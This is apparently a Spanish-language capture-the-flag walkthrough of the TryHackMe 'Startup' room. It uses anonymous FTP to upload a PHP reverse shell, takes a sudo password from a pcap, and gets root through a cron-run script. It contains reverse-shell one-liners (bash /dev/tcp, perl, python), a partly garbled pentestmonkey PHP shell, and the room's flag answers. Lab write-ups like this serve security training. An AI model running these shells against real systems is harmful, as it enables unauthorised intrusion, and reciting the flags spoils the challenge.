

startup

Comenzaremos a ejecutar un escaneo para saber los puertos abiertos y las versiones

`nmap -sV -vv 10.10.80.234`

```

$ nmap -sV -vv 10.10.80.234
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-01 00:40 -03
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 00:40
Scanning 10.10.80.234 [2 ports]
Completed Ping Scan at 00:40, 0.30s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:40
Completed Parallel DNS resolution of 1 host. at 00:40, 0.00s elapsed
Initiating Connect Scan at 00:40
Scanning 10.10.80.234 [1000 ports]
Discovered open port 80/tcp on 10.10.80.234
Discovered open port 21/tcp on 10.10.80.234
Discovered open port 22/tcp on 10.10.80.234
Completed Connect Scan at 00:40, 14.72s elapsed (1000 total ports)
Initiating Service scan at 00:40
Scanning 3 services on 10.10.80.234
Completed Service scan at 00:40, 6.63s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.80.234.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 00:40
Completed NSE at 00:40, 1.28s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 00:40
Completed NSE at 00:40, 1.21s elapsed
Nmap scan report for 10.10.80.234
Host is up, received conn-refused (0.30s latency).
Scanned at 2024-02-01 00:40:24 -03 for 24s
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp      syn-ack vsftpd 3.0.3
22/tcp    open  ssh      syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.79 seconds
```

No spice here!

Please excuse us as we develop our site. We v
stylish and convenient way to buy peppers. Pl
developer. BTW if you're a web developer, con
you worry. We'll be online shortly!

— Dev Team

encontramos los siguientes puertos FTP, SSH, y HTTP.

probaremos la conexión anónima del ftp

`ftp anonymous@10.10.80.234`

cuando pida password le daremos enter.

listo ingresamos en el ftp , lo que haremos será listar los archivos.


según lo visto , hay tres archivos , los recuperaremos a nuestro equipo con comando get

```
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get *
local: * remote: *
229 Entering Extended Passive Mode (|||16087|)
550 Failed to open file.
ftp> ls
+229 Entering Extended Passive Mode (|||21045|)
150 Here comes the directory listing.
drwxrwxrwx  2 65534  65534      4096 Nov 12  2020 ftp
-rw-r--r--   1 0      0      251631 Nov 12  2020 important.jpg
-rw-r--r--   1 0      0      208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> get *
local: * remote: *
229 Entering Extended Passive Mode (|||5683|)
550 Failed to open file.
ftp> get ftp
local: ftp remote: ftp
229 Entering Extended Passive Mode (|||21792|)
550 Failed to open file.
ftp> get important.jpg
local: important.jpg remote: important.jpg
229 Entering Extended Passive Mode (|||32024|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |*****| 245 KiB  200.92 KiB/s  00:00 ETA
226 Transfer complete.
251631 bytes received in 00:01 (161.48 KiB/s)
ftp> ge notice.txt
local: notice.txt remote: notice.txt
229 Entering Extended Passive Mode (|||59184|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |*****| 208      2.15 MiB/s  00:00 ETA
226 Transfer complete.
208 bytes received in 00:00 (0.67 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||14528|)
150 Here comes the directory listing.
drwxrwxrwx  2 65534  65534      4096 Nov 12  2020 ftp
-rw-r--r--   1 0      0      251631 Nov 12  2020 important.jpg
-rw-r--r--   1 0      0      208 Nov 12  2020 notice.txt
226 Directory send OK.
```

No spice here!

Please excuse us as we develop our site. We want to make it the most developer. BTW if you're a web developer, [contact us](#). Otherwise, don't you worry. We'll be online shortly!

notice.txt
tiene estos datos.



important.jpg



iremos al puerto 80 de la máquina víctima
`http://10.10.72.219`

no encontraremos nada importante, haremos un fuzzing

`gobuster dir -u http://10.10.80.234 -w /usr/share/wordlists/dirb/common.txt`

```
(viernes13@kali)-[~/tryhackme/startup]
$ gobuster dir -u http://10.10.80.234 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.80.234
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/files (Status: 301) [Size: 312] [→ http://10.10.80.234/files/]
/index.html (Status: 200) [Size: 808]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)

Finished

(viernes13@kali)-[~/tryhackme/startup]
$
```


encontraremos el directorio `http://10.10.80.234/files`

y nos topamos con el directorio del ftp... uhmm interesante



volvemos al ftp , creamos un archivo prueba.txt
e intentamos subirlo , put prueba.txt

volvemos al sitio files , y tratamos de ver el archivo que subimos , ahí está .



podríamos subir un php que nos de consola reversa , haremos las pruebas utilizando pentestmonkey para tirar la consola

creamos y modificamos el php

```

Archivo Acciones Editar Vista Ayuda
viernes13@kali: ~ × viernes13@kali: ~ × viernes13@kali: ~/tryhackme/startup ×
ftp> exit
GNU nano 7.2 regalito.php *
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
// gobuster dir -u http://10.10.72.219 -w /usr/share/wordlists/dirb/common.txt
// Limitations
// 1. Only works on Linux
// 2. proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//] Method: GET
//] Usage: 10
//] Wordlist: /usr/share/wordlists/dirb/common.txt
//] See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
[+] User Agent: gobuster/3.6
set_time_limit(0); 2020-11-10 04:02:24 6K
$VERSION = "1.0";
$ip = "10.10.20.103"; // CHANGE THIS
$port = 666; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; y/bin/shs+it; up';
$daemon = 0; dir -u http://10.10.80.234 -w /usr/share/wordlists/dirb/common.txt
$debug = 0;
Gobuster v3.6
// OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
// Daemonise ourself if possible to avoid zombies later
//] Url: http://10.10.80.234
[+] Method: GET
//] pcntl_fork is hardly ever available, but will allow us to daemonise
//] our php process and avoid zombies.
//] our php process and avoid zombies.
if (function_exists('pcntl_fork')) {
    [+] User Agent Fork and have the parent process exit
    [+] Time $pid = pcntl_fork(); 10s
    Starting if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
    / .hta (Status: 403) [Size: 277]
    / .htaccess (Status: 403) [Size: 277]
    / .htpasswd (Status: 403) [Size: 277]
    / files if ($pid) { (Status: 301) [Size: 312] [→ http://10.10.80.234/files/]
    / index.html (Status: 403) [Size: 277]
    / server-status (Status: 403) [Size: 277]
    Progress: 4614 / 4615 (99.98%)
    // Make the current process a session leader
    Finished // Will only succeed if we forked
    if (posix_setsid() == -1) {

```

subimos al FTP

```

(viernes13@kali)~/tryhackme/startup
$ ftp anonymous@10.10.80.234
Connected to 10.10.80.234.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd files
550 Failed to change directory.
ftp> cd ftp
250 Directory successfully changed.
ftp> put regalito.php
local: regalito.php remote: regalito.php
229 Entering Extended Passive Mode (|||28167|)
150 Ok to send data.
100% |*****| 4035 11.58 MiB/s 00:00 ETA
226 Transfer complete.
4035 bytes sent in 00:00 (6.59 KiB/s)
ftp>

```

put regalito.php

ponemos a la escucha netcat

nc -lnvp 666

```
(viernes13@kali)-[~/tryhackme/startup]
$ ncrelnvp 666 10
listening on [any] 666 ... /usr/share/wordlists/
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 2020-11-10s 04:02:246K
```

vamos al sitio web
y buscamos regalito.php en /files

Index of /files/ftp

10.10.80.234/files/ftp/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Index of /files/ftp

Name	Last modified	Size	Description
Parent Directory	-	-	
prueba.txt	2024-02-01 03:44	19	
regalito.php	2024-02-01 03:52	3.9K	

Apache/2.4.18 (Ubuntu) Server at 10.10.80.234 Port 80

lo abrimos y volvemos al netcat

ya estamos adentro...

```
(viernes13@kali)-[~/tryhackme/startup]
$ rlwrap nc -lnvp 666
listening on [any] 666 ...
connect to [10.2.103.210] from (UNKNOWN) [10.10.80.234] 58876
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
04:04:47 up 26 min, 0 users, load average: 0.00, 0.00, 0.04
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

haremos tratamiento a la tty
python -c 'import pty; pty.spawn("/bin/bash")'


```

(viernez13@kali)~[~/tryhackme/startup]$ rlwrap nc -lnvp 666
rlwrap: error: Cannot execute nc-lnvp: No existe el fichero o el directorio

(viernez13@kali)~[~/tryhackme/startup]$ rlwrap nc -lnvp 666
listening on [any] 666 ...
connect to [10.2.103.210] from (UNKNOWN) [10.10.80.234] 58876
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
04:04:47 up 26 min, 0 users, load average: 0.00, 0.00, 0.04
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@startup:/$

```

ocupamos el ls para listar los archivos

encontramos uno de interes , recipe.txt

```

cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret
forever and told him it was [REDACTED].
www-data@startup:/$

```

buscando directorios dimos con uno llamado incidents en el hay un archivo llamado suspicious.pcapng

copiaremos este archivo al ftp del sitio para descargarlo en nuestro sistema debido a que se lee con wireshark





```

listening on [any] 666 ...
connect to [10.2.103.210] from (UNKNOWN) [10.10.80.234] 58876
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
04:04:47 up 26 min, 0 users, load average: 0.00, 0.00, 0.04
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@startup:/$ ls
ls
bin      home      lib        mnt        root      srv      vagrant
boot     incidents lib64       opt        run      sys      var
dev      initrd.img lost+found proc       sbin     tmp      vmlinuz
etc      initrd.img.old media      recipe.txt snap     usr      vmlinuz.old
www-data@startup:/$ cd incidents
cd incidents
www-data@startup:/incidents$ ls
ls
suspicious.pcapng
www-data@startup:/incidents$

```

cp /incidents/suspicious.pcapng /var/www/html/files/ftp

Index of /files/ftp

Name	Last modified	Size	Description
 Parent Directory		-	
 prueba.txt	2024-02-01 03:44	19	
 regalito.php	2024-02-01 04:04	5.4K	
 suspicious.pcapng	2024-02-01 04:06	30K	

Apache/2.4.18 (Ubuntu) Server at 10.10.80.234 Port 80

abrimos el archivo luego de bajarlo,

The image shows a Wireshark packet capture analysis of a file named 'suspicious.pcapng'. The interface displays a list of 21 packets. Packet 1 is selected, showing details of an Ethernet II frame, Internet Protocol Version 4, and Transmission Control Protocol (TCP) segment. The packet data is displayed in hex and ASCII at the bottom.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.22.139	13.32.85.44	TCP	56	55280 → 443 [ACK] Seq=
2	0.000449541	13.32.85.44	192.168.22.139	TCP	62	[TCP ACKed unseen segm
3	0.256188999	192.168.22.139	104.107.60.16	TCP	56	38750 → 80 [ACK] Seq=1
4	0.256321417	192.168.33.1	192.168.33.10	TCP	68	48974 → 80 [ACK] Seq=1
5	0.256541722	104.107.60.16	192.168.22.139	TCP	62	[TCP ACKed unseen segm
6	0.257681538	192.168.33.10	192.168.33.1	TCP	68	[TCP ACKed unseen segm
7	0.511758323	192.168.22.139	72.21.91.29	TCP	56	33350 → 80 [ACK] Seq=1
8	0.511897616	192.168.22.139	104.107.60.8	TCP	56	51816 → 80 [ACK] Seq=1
9	0.512045555	72.21.91.29	192.168.22.139	TCP	62	[TCP ACKed unseen segm
10	0.512083259	104.107.60.8	192.168.22.139	TCP	62	[TCP ACKed unseen segm
11	0.751344685	192.168.22.139	192.168.22.139	TCP	68	4444 → 40932 [FIN, ACK
12	0.755611187	192.168.22.139	192.168.22.139	TCP	68	40932 → 4444 [FIN, ACK
13	0.755630199	192.168.22.139	192.168.22.139	TCP	68	4444 → 40932 [ACK] Seq
14	0.758487307	192.168.33.10	192.168.33.1	HTTP	475	[TCP ACKed unseen segm
15	0.758557613	192.168.33.1	192.168.33.10	TCP	68	[TCP Previous segment
16	0.885798766	192.168.33.1	192.168.33.10	HTTP	319	GET /favicon.ico HTTP/
17	0.886952854	192.168.33.10	192.168.33.1	TCP	68	[TCP ACKed unseen segm
18	0.887894163	192.168.33.10	192.168.33.1	HTTP	559	HTTP/1.1 404 Not Found
19	0.887917261	192.168.33.1	192.168.33.10	TCP	68	48974 → 80 [ACK] Seq=2
20	1.932834588	192.168.22.139	13.32.85.44	TLSv1.2	80	[TCP Previous segment
21	1.932982124	192.168.22.139	13.32.85.44	TCP	56	55280 → 443 [FIN, ACK]

Frame 1: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.22.139, Dst: 13.32.85.44
Transmission Control Protocol, Src Port: 55280, Dst Port: 443, Seq: 1, Ack: 1, Len: 0

```

0000  00 04 00 01 00 06 00 0c 29 9f 8c e9 00 00 08 00  .... ).....
0010  45 00 00 28 eb 1b 40 00 40 06 16 35 c0 a8 16 8b  E..(..@..@..5...
0020  0d 20 55 2c d7 f0 01 bb 63 62 d4 de 52 f9 8f 3b  .U,...cb..R..;
0030  50 10 f5 3c 39 9a 00 00  P...<9...

```

suspicious.pcapng | Packets: 219 - Displayed: 219 (100.0%) | Profile: Default

le damos seguimiento al tcp stream
y notamos que intentaron un sudo en la máquina


```
Sorry, try again.  
[sudo] password for www-data: c4ntg3t3n0ughsp1c3  
  
sudo: 3 incorrect password attempts  
43 client pkt(s), 17 server pkt(s), 33 turn(s).
```

guardaremos esta contraseña debido a que puede ser util

```
www-data@startup:/home$ sudo -l  
sudo -l  
[sudo] password for www-data:   
  
Sorry, try again.  
[sudo] password for www-data:   
  
Sorry, try again.  
[sudo] password for www-data:   
  
sudo: 3 incorrect password attempts  
www-data@startup:/home$ cat /etc/passwd  
cat /etc/passwd
```

c4ntg3t3n0ughsp1c3

intentaremos logearnos en shell reverse como lennie debido a que es el usuario de home que no logramos acceder,
su lennie
contraseña e ingresamos.

podemos entrar al directorio de lenie y leer el archivo user.txt

ahora intentaremos ingresar por ssh

ssh lennie@10.10.80.234

ls

ahora podremos revisar el contenido de las carpetas de lennie

en scripts hay 3 archivos startup.list

planner.sh

startup.list.txt

revisando noté que cada app 1 minuto se actualiza startup_list.txt

```
total 8
-rwxr-xr-x 1 root root 77 Nov 12 2020 planner.sh
-rw-r--r-- 1 root root 1 Feb 1 04:17 startup_list.txt
$ ls -l
total 8
-rwxr-xr-x 1 root root 77 Nov 12 2020 planner.sh
-rw-r--r-- 1 root root 1 Feb 1 04:18 startup_list.txt
$
```

según el contenido de los archivos puedo notar que algo gatilla la ejecución de planner.sh probaremos esto modificando el script , print.sh

le agregaremos la siguiente linea

echo 'viernes13 was here' > /home/lennie/viernes13cd

```
viernes13@kali: ~ × viernes13@kali: ~/tryhackme/startup × viernes13@kali: ~/tryhackme/startup ×
GNU nano 2.5.3 File: /etc/print.sh
important.jpg notice.txt prueba.txt regalito.php
#!/bin/bash
#echo "Done!"
echo "viernes13 was here" > /home/lennie/viernes13
(viernes13@kali) ~/tryhackme/startup
$ ^C
(viernes13@kali) ~/tryhackme/startup
$
196 86.996686137 192.168.22.139 19
197 86.996103747 192.168.22.139 19
198 89.387645516 192.168.22.139 19
199 89.387704395 192.168.22.139 19
ls
bin etc initrd.img.old media recipe.txt
boot home lib mnt root
data incidents lib64 opt run
dev initrd.img lost+found proc/sbin
www-data@startup:/$ cd home
cd home
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ ls
```

```
$ cd ..
$ ls
Documents scripts user.txt viernes13
$ cat viernes13
'viernes13 was here'
$
```

haremos un ls y veremos si se crea... este podría ser una puerta a escalar como root

y ahí está la evidencia!!!

fue crado por root , por lo cual si cambiamos el echo por un reverse deberíamos tener accesos de root.

les compartire una pagina que estoy utilizando mucho para shell reversas

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

pentestmonkey

Taking the monkey work out of pentesting

Site News | Blog | Tools | Yaptest | Cheat Sheets | Contact

Reverse Shell Cheat Sheet

If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably want an interactive shell.

If it's not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either throwing back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target system – though you could probably upload a binary program too if you're suitably well prepared.

The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows if you use substitute `"/bin/sh -i"` with `"cmd.exe"`.

Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite short lines, but not very readable.

Bash

Some versions of `bash` can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

PERL

Here's a shorter, feature-free version of the [perl-reverse-shell](#):

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($i,$p)))exec "/bin/sh -i";'
```

There's also an [alternative PERL reverse shell here](#).

Python

This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));p=subprocess.Popen("/bin/sh -i",stdin=s.stdin,stdout=s.stdout,stderr=s.stderr);os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p.wait();'
```

PHP

This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try

en efecto utilizaremos lo siguiente :

```
bash -i >& /dev/tcp/10.10.80.234/444 0>&1
```

guardamos esa shell reversa en print.sh

```
viernes13@kali: ~ x | viernes13@kali: ~/tryhackme/startup x | viernes13@kali: ~/tryhackme/startup x
GNU nano 2.5.3 | File: /etc/print.sh
important.jpg notice.txt prueba.txt regalito.php
#!/bin/bash
#echo "Done!"
#echo "viernes13 was here"
bash -i >& /dev/tcp/10.10.80.234/444 0>&1
$ ^C
(viernes13@kali)~[~/tryhackme/startup]
$ ls
bin  etc  initrd.img.old  media
boot  home  lib  mnt
data  incidents  lib64  opt
dev  initrd.img  lost+found  proc
www-data@startup:/ $ cd home
cd home
www-data@startup:/home $ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home $ ls
```

ponemos a la escucha en una terminal

```
nc -lnvp 444
```

y esperamos el minuto para ingresar

```
(viernes13@kali)~[~/tryhackme/startup]
$ nc -lnvp 444
listening on [any] 444 ...
```

ya estamos adentro ahora hacemos un ls

```
(viernes13@kali)-[~/tryhackme/startup]
$ nc -lnvp 444
listening on [any] 444 ...
connect to [10.2.103.210] from (UNKNOWN) [10.10.80.234] 53756
bash: cannot set terminal process group (1809): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~#
```

What are the contents of user.txt?

THM{03ce3d619b80ccbfb3b7fc81e46c0e79}

What are the contents of root.txt?

Answer format: ***{*****}

y encontramos un archivo root.txt

y dimos la otra flag
hemos completado el reto.

History

Search history View

Today

- 10.10.80.234/files/ftp/prueb...
- 10.10.80.234/files/ftp/regalit...
- www.google.com/url?sa=t&...
- GitHub - pentestmonkey/ph...
- Index of /files
- Index of /files/ftp
- Maintenance
- pentestmonkey - Buscar con...
- pentestmonkey | Taking the ...
- php-reverse-shell/php-rever...
- suspicious.pcapng
- TryHackMe | Cyber Security ...
- TryHackMe | Dashboard
- TryHackMe | Hacktivities
- TryHackMe | Startup

Last 7 days

January

Spice Hut

10.10.80.234

75%

Woop woop! Your answer is correct.

Task 1 Welcome to Spice Hut!

Start Machine

We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!

Answer the questions below

What is the secret spicy soup recipe?

love

Correct Answer

Hint

What are the contents of user.txt?

THM{03ce3d619b80ccbfb3b7fc81e46c0e79}

Correct Answer

Hint

What are the contents of root.txt?

THM{f963aaa6a430f210222158ae15c3d76d}

Correct Answer

Hint

Task 2 Credits

